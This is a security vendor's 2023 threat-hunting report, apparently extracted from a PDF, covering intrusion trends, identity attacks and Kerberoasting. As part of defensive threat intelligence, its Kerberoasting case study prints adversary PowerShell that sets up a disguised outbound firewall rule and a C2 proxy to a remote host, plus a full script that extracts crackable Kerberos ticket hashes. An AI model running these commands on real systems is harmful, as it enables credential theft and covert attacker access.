CROWDSTRIKE

NOWHERE TO HIDE

CROWDSTRIKE

2023 THREAT HUNTING REPORT



Foreword

Nearly 12 years ago, a scrappy group of technologists and security professionals came together with a simple idea: building world-class, cloud-delivered endpoint protection that leverages machine learning and artificial intelligence to create a highly dynamic security solution that continues to learn and evolve as endpoints are added and leverages automation to scale.

But the product was only part of the story. This technology would be continuously augmented by professional, efficient incident responders who could transform their front-line insights into tangible data to feed it. The final part of the story is that all of this would be powered by intelligence, drawing on human expertise and ingenuity across a diverse range of disciplines to provide endpoint security that is, at its core, informed by today's threat landscape.

When we launched this idea under the CrowdStrike banner, we told the world *they don't have a malware problem, they have an adversary problem.* Key to this message is stopping the breaches perpetrated by these adversaries. Through the combination of technology, people and intelligence, *we raised the cost for these adversaries — and continue to do so every day.*

In the time since, CrowdStrike has continuously innovated. Our single-agent technology has grown into the vulnerability management space and driven innovation across cloud workloads, control planes, containers and the Internet of Things. We fulfilled our promise to deliver government-quality intelligence for the private sector and created an elite threat hunting team known as CrowdStrike® Falcon OverWatch™. As the CrowdStrike Intelligence and Falcon OverWatch teams evolved and grew, they increasingly collaborated on developing visibility from the CrowdStrike Falcon® platform into adversary insights, culminating in CrowdStrike tracking over 215 adversaries today.

The key to this collaboration is speed. When we talk about creating a security solution for the way the threat landscape looks today, we cannot ignore adversary speed. Over the past 12 months, the average breakout time for interactive eCrime intrusion activity was 79 minutes. Falcon OverWatch witnessed one adversary breakout time of just seven minutes. In less than the time it takes to step away from your desk and make a cup of coffee, this adversary had landed on an initial host and moved laterally into the broader victim environment.

The questions CISOs need to ask their teams are, "Have we gotten faster at identifying, investigating and remediating today's threats? Can we detect an adversary in seven minutes or even seven hours?"

At CrowdStrike, we asked ourselves these questions. We came together to figure out how to get even faster at stopping breaches so our customers can go faster. We determined that closer alignment of threat hunting and intelligence would not only help us get faster but allow us to come back to the premise we started with: raising the cost to the adversary.



Through the combination of technology, people and intelligence, we raised the cost for these adversaries — and continue to do so every day.

© 2023 CrowdStrike, Inc. All rights reserved.

With the release of the CrowdStrike 2023 Threat Hunting Report, we are announcing the formation of a new defensive unit: CrowdStrike Counter Adversary Operations. Its mission is to use the collaborative power of hunting and intelligence to raise the cost of doing business for threat actors and give the adversary nowhere to hide.

This report is the first of many publications that readers can expect from CrowdStrike's newly formed Counter Adversary Operations team. This team formally unites Falcon OverWatch and CrowdStrike Intelligence under a single umbrella, deepening the already well-established collaboration between these teams.

This year's report is the culmination of the past 12 months of proactive, intelligence-informed threat hunting. In this 12-month period, Falcon OverWatch threat hunters:

- **Directly identified approximately one potential intrusion every seven minutes.** Over the course of a year, this adds up to tens of thousands of instances where human-driven hunting was instrumental in uncovering adversaries actively seeking to evade autonomous detection methods.
- **Distilled their findings into the development of hundreds of new behavioral-based preventions.** In practice, this means at least once per day on average, Falcon OverWatch threat hunters' front-line findings directly augment the Falcon platform's ability to detect and prevent the latest threats. Over the course of the past year alone, these new behavioral-based detections have enabled the Falcon platform to prevent an additional 1.5 million malicious events that would have otherwise evaded autonomous detection methods.

These figures represent the Falcon OverWatch team's around-the-clock efforts to disrupt the adversary. This work forces the adversary to change their approaches and directly raises their costs of operating.

Across all malicious activity tracked by CrowdStrike, 71% of intrusions were malware-free. In a time when adversaries increasingly rely on hands-on-keyboard tactics to achieve their objectives, threat hunting operations must be informed by today's best threat intelligence.

The new Counter Adversary Operations team will relentlessly track, detect and ultimately disrupt the adversary no matter when or where they operate.

Adam Meyers
SVP of Intelligence



One potential intrusion approximately every seven minutes

1.5 million additional malicious events directly prevented by the Falcon platform

© 2023 CrowdStrike, Inc. All rights reserved.

Contents

Foreword 2

Introduction 5

Front-Line Snapshot 6

Front-Line Observations 10

- Adversaries Advance the Frontier of Identity Threats 10
  - Don't Get Burned by Kerberoasting 11
  - Beyond Usernames and Passwords 16
  - Spotlight: Falcon OverWatch Identifies Missing MITRE Identity Technique 18
- Left of Theft: Themes of Early-Stage eCrime 20
  - INDRIK SPIDER Brings the Tailored Experience to Opportunistic eCrime 21
  - Access Brokers Abuse Vulnerabilities for Initial Access 23
  - Remote Monitoring and Management Tools 26
- Adversaries Lead the Charge in Cloud Know-How 32
  - Adversaries Leverage LinPEAS Tool for Cloud Discovery 32
  - eCrime Adversaries Use Azure Run Commands to Deploy Malware 35
  - Compromised Cloud Credentials Facilitate Widespread Lateral Movement 37
- Cross-Platform Proficiency Takes Center Stage 38
  - Linux Insights and Trends 39
  - macOS Insights and Trends 41
  - Threat Actor Spotlight: LABYRINTH CHOLLIMA 44

Conclusion 45

About Falcon OverWatch 46

CrowdStrike Products and Services 47

About CrowdStrike 54

© 2023 CrowdStrike, Inc. All rights reserved.

Introduction

Identity threats emerged as the major theme of interactive — aka hands-on-keyboard — intrusions discovered by the CrowdStrike® Falcon OverWatch™ threat hunting team in the past 12 months. In all aspects of operations, adversaries looked for ways to broaden their reach, optimize their tradecraft and deepen their impact. These operations often started with an identity compromise. Adversaries are not relying solely on compromised valid credentials, either — rather, they demonstrated their capacity to abuse all forms of identification and authorization, including weak credentials purchased from the underground, and they elevated their phishing and social engineering tradecraft.

In addition to the broad targeting of identity, several trends stood out this year related to eCrime. First, the continued exploitation of vulnerable software to gain access, particularly in the case of access brokers,[1] demonstrates the need for organizations to have visibility into their external attack surface. The expanded use of zero-day vulnerabilities and the speed at which threat actors were able to develop N-day exploits underscore the importance of vulnerability management and patching. Second, the rampant use of legitimate remote monitoring and management (RMM) tools illustrates adversaries' attempts to blend into enterprise noise and avoid detection. SCATTERED SPIDER, for example, utilizes numerous RMM tools, enabling them to avoid detection for protracted periods of time to access sensitive data and — more recently — deploy ransomware. Finally, Falcon OverWatch observed adversaries such as INDRIK SPIDER following their otherwise opportunistic initial access attempts with more tailored follow-on behaviors.

Consistent with the expectations outlined in last year's report, Falcon OverWatch observed adversaries' increased proficiency in attacks against cloud environments. In the past few months, adversaries have continued to demonstrate that they are adept at navigating all major cloud platforms. In particular, adversaries have been quick to learn how to take advantage of common misconfigurations or abuse the built-in cloud management tooling. The concerning reality is that some adversaries appear to have a better handle on victims' cloud environments than the organizations themselves.

Finally, cross-platform proficiency is a hallmark of this year's interactive intrusions. Exemplified by the 3CX supply chain attack perpetrated by LABYRINTH CHOLLIMA — and uncovered by CrowdStrike — many of today's adversaries are able to confidently navigate multiple operating systems. Whether the adversary is leveraging native applications or cross-platform development tools, the need to be flexible and adapt to any target environment is paramount to continued operational success.

Reader Note:

This report is based on insights from the Falcon OverWatch threat hunting team from July 1, 2022, through June 30, 2023.[2] The findings relate specifically to interactive intrusion activity — that is, activity where a threat actor was operating with hands-on-keyboard in a victim environment. Targeted adversaries refer to state-nexus adversaries.

1 Access brokers are threat actors that specialize in breaching networks with the intention of selling or providing that access to others.

2 Unless stated otherwise, the terms "this year," "the last year" or "the past year" used throughout the report refer to the period from July 1, 2022, to June 30, 2023.

© 2023 CrowdStrike, Inc. All rights reserved.

Front-Line Snapshot

In the reporting period from July 1, 2022, through June 30, 2023, Falcon OverWatch observed interactive intrusion volumes continue to climb, with a total year-over-year increase of 40%. The overall distribution of interactive intrusion activity by threat type remained relatively constant this year compared to previous years, with a small decrease in the proportion of targeted intrusion activity.




Figure 1. Interactive intrusions over time, 2019 to 2023

For the sixth consecutive year, the technology vertical topped the list for the most frequently targeted industry vertical. The telecommunications vertical, which normally holds the second spot, was displaced this year by the financial vertical, which saw a spike in targeting.

© 2023 CrowdStrike, Inc. All rights reserved.




Figure 2. Top 10 targeted verticals, July 2022 to June 2023




Figure 3. Top five targeted verticals separated by adversary threat type, July 2022 to June 2023

In the past year, the volume of interactive intrusion activity against the financial services industry increased by over 80%. Defenders in the financial industry should watch this trend closely, as the increased volume of activity is matched by an increased diversity of threats. This year, Falcon OverWatch uncovered activity in the financial industry spanning all adversary motivation types and targeting all three major operating systems as well as cloud infrastructure.

North Korean adversaries are the most aggressive state-sponsored adversaries to target the financial sector. They continue to engage in prolific, financially motivated operations primarily targeting financial and financial technology (fintech) organizations. eCrime threat actors also routinely target the financial sector. Though some adversaries focus on stealing cryptocurrency or non-fungible tokens (NFTs), opportunistic big game hunting (BGH) ransomware and data theft campaigns remain the primary eCrime threat to financial institutions. Due to the victim organization's need to maintain system uptime and the sensitive nature of the sector, eCrime threat actors likely conclude that financial institutions are willing and able to pay ransom demands.

© 2023 CrowdStrike, Inc. All rights reserved.




Figure 4. Intrusion activity by threat actor heat map, July 2022 to June 2023

Please note the following about the data presented in this heat map:

- The heat mapping represents the number of distinct adversaries active within a particular vertical
- The heat mapping does not represent the total number of intrusion attempts within a vertical, as multiple intrusions by the same adversary group are represented only once
- Attribution to a high degree of confidence is not always possible. This table does not reflect any unattributed activity that occurred in any industry verticals

Targeted intrusion activity during this period notably correlated with the respective intelligence collection requirements and other priorities of each adversary grouping. The most straightforward of these is North Korean adversaries' targeting of financial sector entities — as well as finance-related consulting services — as part of a widespread currency generation effort meant to leverage cryptocurrency theft and, to a lesser extent, ransomware. The diversity of sectors targeted by Iranian (KITTEN) and Chinese (PANDA) state-nexus adversaries are reflective of two distinct, but similar, tradecraft strategies. KITTEN adversaries increasingly rely on opportunistic exploitation of entities of interest, and PANDA adversaries continue to expand operations to achieve coverage across as many targets as possible.

The technology sector continues to be a high-value target for eCrime adversaries, with BGH operations posing the most prevalent eCrime threat to the sector. The technology sector's reliance on and access to highly sensitive data make it an especially attractive target for BGH operators. BGH operations continue to rely on ransomware and data theft. Other prominent eCrime threats to the technology sector include enabling services, access brokers and information theft campaigns.

© 2023 CrowdStrike, Inc. All rights reserved.




Figure 5. MITRE ATT&CK heat map highlighting the top five techniques Falcon OverWatch observed adversaries use in each tactic area, June 2022 to July 2023

Falcon OverWatch tracks interactive intrusion activity against the MITRE ATT&CK® Enterprise Matrix, a framework that categorizes and tracks adversary behavior.[3]

This heat map illustrates the top five techniques observed across the interactive intrusion activity discovered by Falcon OverWatch in each tactic area during the past year. The technique prevalence underscores a notable shift toward exploitation of identity across all stages of adversarial operations. This shift mirrors the evolution of organizations adapting to an increasingly disparate workforce, highlighting the morphing nature of the modern perimeter.

No longer defined by a rigid outer shell, organizations today rely on identity as the pivotal control point. The consistent appearance of valid accounts across various tactics highlights the intensification of adversaries' strategic use of trusted accounts to gain initial access, establish persistence, elevate privileges and evade defenses. The concerning ease with which adversaries can gain initial access — often simply through purchases — blurs the distinction between legitimate users and imposters. Identifying such stealthy intruders necessitates proactive, identity-based threat hunting combined with a robust understanding of an organization's unique operational landscape.

For full details of the techniques and sub-techniques observed by Falcon OverWatch, see the Falcon OverWatch 2023 MITRE ATT&CK heat map.

3 To learn more about MITRE ATT&CK, visit https://attack.mitre.org/matrices/enterprise/.

© 2023 CrowdStrike, Inc. All rights reserved.

Front-Line Observations

Adversaries Advance the Frontier of Identity Threats

Today, 80% of breaches use compromised identities.[4] The abuse of identity, particularly when coupled with creative defense evasion methodologies, enables adversaries to hide in plain sight. Despite identity being widely recognized as a growing security threat, the full spectrum of identity threats is not always well understood.

Reader Note:

Identity data refers to any information that uniquely identifies an individual or entity (such as data associated with accounts) and authentication and access controls (such as credentials, permissions, security tokens or digital certificates). This scope may extend to additional factors of authentication or data that can be used for the purposes of identity verification. A full list can be seen on page 16.

To ensure environments remain protected, hunters must work with the broadest possible definition of identity, as these types of data are prime targets for adversaries looking to maintain access, enable lateral movement and steal information.

Taking a closer look at the specific techniques involved in identity threats reveals an interesting duality between new and old. Falcon OverWatch recently discovered and documented the abuse of network provider dynamic link libraries (DLLs) as a means to harvest valid credentials. A network provider DLL enables the Windows operating system to communicate with other types of networks by providing support for different networking protocols. This newly documented sub-technique[5] sees adversaries operate without the need to touch the Local Security Authority Subsystem Service (LSASS) or dump the system Security Account Manager (SAM) hive, both of which are often highly monitored by security tools. This sub-technique provides an evasive way to access valid account details. In contrast, threat hunters also tracked a surge in an old and well-understood technique — Kerberoasting — with the resurgence likely due to continued effectiveness.

Key Facts and Figures at a Glance:

62%

OF INTERACTIVE INTRUSIONS INVOLVING THE ABUSE OF VALID ACCOUNTS, WITH **34%** OF INTRUSIONS SPECIFICALLY INVOLVED THE USE OF DOMAIN ACCOUNTS OR DEFAULT ACCOUNTS

160%

INCREASE IN ATTEMPTS TO GATHER SECRET KEYS AND OTHER CREDENTIAL MATERIALS VIA CLOUD INSTANCE METADATA APIs

583%

INCREASE IN KERBEROASTING ATTACKS (A SUB-TECHNIQUE OF STEAL OR FORGE KERBEROS TICKETS), WITH VICE SPIDER RESPONSIBLE FOR 27% OF ALL KERBEROASTING ATTACKS

4 As reported in the CrowdStrike 2023 Global Threat Report: https://www.crowdstrike.com/global-threat-report/.

5 For more information on this sub-technique, see the MITRE website: https://attack.mitre.org/techniques/T1556/008/.

© 2023 CrowdStrike, Inc. All rights reserved.

DON'T GET BURNED BY KERBEROASTING

Over the past year, Falcon OverWatch observed a staggering 583% increase in Kerberoasting attacks[6] to escalate privileges and enable lateral movement within a victim's environment (see Figure 6). Windows devices use the Kerberos authentication protocol, which grants tickets to provide users access based on service principal names (SPNs). Kerberoasting specifically involves the theft of tickets associated with SPNs. These tickets contain encrypted credentials that can be cracked offline using brute-force methods to uncover the plaintext credentials.

Kerberoasting is a beneficial technique for adversaries because it targets an SPN associated with an Active Directory account, and because these SPNs are often tied to service accounts, they will usually have higher privileges and allow the adversary to extend their reach and gain access to sensitive files or systems. Additionally, these attacks can be challenging to detect because Kerberos activity is so prevalent in everyday telemetry, which allows adversaries to blend into the noise.

Despite being well documented, this technique poses a significant threat to organizations because adversaries do not need elevated privileges to execute this attack. In the past year, attacks against Kerberos were associated predominantly with eCrime adversaries. VICE SPIDER was the most prolific eCrime adversary, responsible for 27% of all intrusions that involved the Kerberoasting technique.




Figure 6. Intrusions featuring Kerberoasting attacks

Of the interactive intrusions that involved the use of Kerberoasting, Falcon OverWatch identified a range of initial access vectors, including password spraying, accessing existing remote services through valid accounts, and exploiting vulnerable web servers though web application attacks. It is not unusual for Falcon OverWatch to observe Kerberoasting being used to facilitate lateral movement from a host without appropriate endpoint security coverage.



Service Principal Name (SPN)

An SPN is a unique identifier for services running on servers in Active Directory. It is especially important when using Kerberos authentication. An SPN allows a service to be mapped to a specific server, which helps a client find that service within the network. It also lets clients request service authentication, even without knowing the account name. Adversaries can misuse this feature by scanning for SPNs associated with high-privilege accounts. They can perform attacks like Kerberoasting to crack passwords and potentially gain unauthorized access to resources.

6 For more information on this sub-technique, see the MITRE website (https://attack.mitre.org/techniques/T1558/003/) or the detailed article from CrowdStrike (https://www.crowdstrike.com/cybersecurity-101/kerberoasting/).

© 2023 CrowdStrike, Inc. All rights reserved.

Kerberoasting in Action

In an intrusion by VICE SPIDER, Falcon OverWatch discovered hands-on-keyboard activity against a victim organization in the academic sector. The compromise was associated with multiple hosts across virtual desktop infrastructure (VDI). The threat actor performed basic host reconnaissance to enumerate domain trusts using nltest, then enumerated administrator permissions groups and performed connectivity tests to outbound infrastructure.

Next, the threat actor attempted to exploit the ZeroLogon vulnerability in an attempt to escalate privileges and then tested connectivity to a command-and-control (C2) server using `ping`. The threat actor then executed SystemBC and SocksProxyGo through PowerShell to proxy connections to their C2 infrastructure. The adversary was clearly mindful of being detected and took several steps to cover their tracks, including setting their proxy connection to operate over non-standard ports, creating a new firewall rule masquerading as a Windows update, and clearing the Security, Application and System logs using `wevtutil`. Further, they removed the registry entry for RunMRU and TypedPaths — two locations that would shed light on their interactive activity on the system.

Snippet of SocksProxyGo execution to configure a new outbound firewall rule

```
New-NetFirewallRule -DisplayName "Windows Update" -Direction Outbound -Action Allow -Protocol
TCP -RemotePort 443 -Enabled True | Out-Null; Go -remotePort 443 -remoteHost "[REDACTED
IPAddress]"
```

Snippet of the SystemBC proxy connection being established

```
$domain = '[REDACTED IPAddress]' # host $dport = 4001 # port $x = New-Object byte[] 50 For
($i=0; $i -ne 50; $i++)
```

After this, the adversary executed a script to perform a Kerberoasting attack and enumerate SPNs. VICE SPIDER's likely goal was to capture these SPNs to identify Windows service accounts and extract the password hashes. This was confirmed when Falcon OverWatch found the adversary using the Hashcat tool in an attempt to brute-force the password hashes.

Snippet of a script execution in an attempt to enumerate SPNs

```
$Null = [Reflection.Assembly]::LoadWithPartialName( 'System.IdentityModel' ); $search
= New-Object DirectoryServices.DirectorySearcher( [ADSI]'' ); $search.filter =
'(&(servicePrincipalName=*)(objectCategory=user))'; $results = $search.Findall(); foreach (
$results in $results ) { $u = $results.GetDirectoryEntry(); $samAccountName = $u.samAccountName;
foreach ( $s in $u.servicePrincipalName )
```

© 2023 CrowdStrike, Inc. All rights reserved.

The following is an expanded version of the script above, which was determined to be associated with the `Invoke-Kerberoast.ps1` PowerShell script. The Kerberoasting activity below involves Active Directory being queried to request the username and SPN associated with accounts that have an SPN set. The `$TicketHexStream` variable is storing the hexadecimal value of the Kerberos service ticket, which is then processed to extract a hash that can be used for offline password cracking.

```
$Null = [Reflection.Assembly]::LoadWithPartialName( 'System.IdentityModel' ); $search
= New-Object DirectoryServices.DirectorySearcher( [ADSI]'' ); $search.filter =
'(&(servicePrincipalName=*)(objectCategory=user))'; $results = $search.Findall();
foreach ( $results in $results ) { $u = $results.GetDirectoryEntry(); $samAccountName =
$u.samAccountName; foreach ( $s in $u.servicePrincipalName ) { $Ticket = $null; try { $Ticket
= New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $s;
} catch [System.Management.Automation.MethodInvocationException] {} if ( $Ticket -ne $null
) { $TicketByteStream = $Ticket.GetRequest(); if ( $TicketByteStream ) { $TicketHexStream
= [System.BitConverter]::ToString( $TicketByteStream ) -replace '-'; [System.Collections.
ArrayList]$Parts = ( $TicketHexStream -replace '^(.*?)04820...(.*)', '$2' ) -Split 'A48201';
$Parts.RemoveAt( $Parts.Count - 1 ); $Hash = $Parts -join 'A48201'; try { $Hash = $Hash.Insert(
32, '$' ); $HashFormat = '$krb5tgs$23$*' + $samAccountName + '/' + $s + '*$' + $Hash; Write-Host
$HashFormat; break; } catch [System.Management.Automation.MethodInvocationException] {} } } } }
```



© 2023 CrowdStrike, Inc. All rights reserved.

Top Five Tools Used in Kerberoasting Attacks

The following table lists — in order — the top five tools Falcon OverWatch observed adversaries use for Kerberoasting attacks over the past year.

	Tool	What It Does	How It Works
1	Rubeus	Rubeus is a C# tool that allows an adversary to interact with the Kerberos authentication mechanism.	Adversaries use this tool to perform attacks such as ticket manipulation, password brute-forcing, Kerberoasting, and Golden Ticket and Silver Ticket attacks.
2	PowerSploit	PowerSploit is an exploit framework that contains various modules, including Invoke-Kerberoast, a module designed to automate Kerberoasting functions.	Adversaries use this tool to automate the process of SPN enumeration, ticket manipulation and password cracking.
3	BloodHound/ SharpHound	BloodHound is a web-based tool that can be used to perform reconnaissance on Active Directory environments and identify attack paths that can be used in the context of a Kerberoasting attack. SharpHound is a PowerShell-based tool that can be used to enumerate Active Directory environments and retrieve data that can be visualized within BloodHound.	Adversaries typically use these tools together to understand and visualize a target's Active Directory objects and environment, and then generate data that can be used to identify potential attack paths and privilege escalation opportunities.
4	Impacket	Impacket is a toolset of Python-based utilities that can be used to perform a wide range of attacks, including launching attacks to exploit weaknesses in the Kerberos protocol. Popular Impacket tools for performing Kerberoasting attacks include GetUserSPNs and Ticketer.	The GetUserSPNs utility can be used to enumerate service accounts within Active Directory by requesting service tickets for any accounts with associated SPNs. The Ticketer utility can be used to request service tickets with specific encryption types, which may cause the domain controller to encrypt the ticket with the user's password hash. This utility can then decrypt the service ticket to extract the password hash of a user.
5	SharpRoast	SharpRoast is a C# tool within the SharpTools toolset. The SharpRoast tool can be used to interact with the Kerberos protocol to perform Kerberoasting attacks.	Adversaries can use this tool to perform SPN enumeration and output results into various formats for analysis. The tool also performs the same functions as Ticketer, whereby it can decrypt service tickets to extract the password hash of a user.

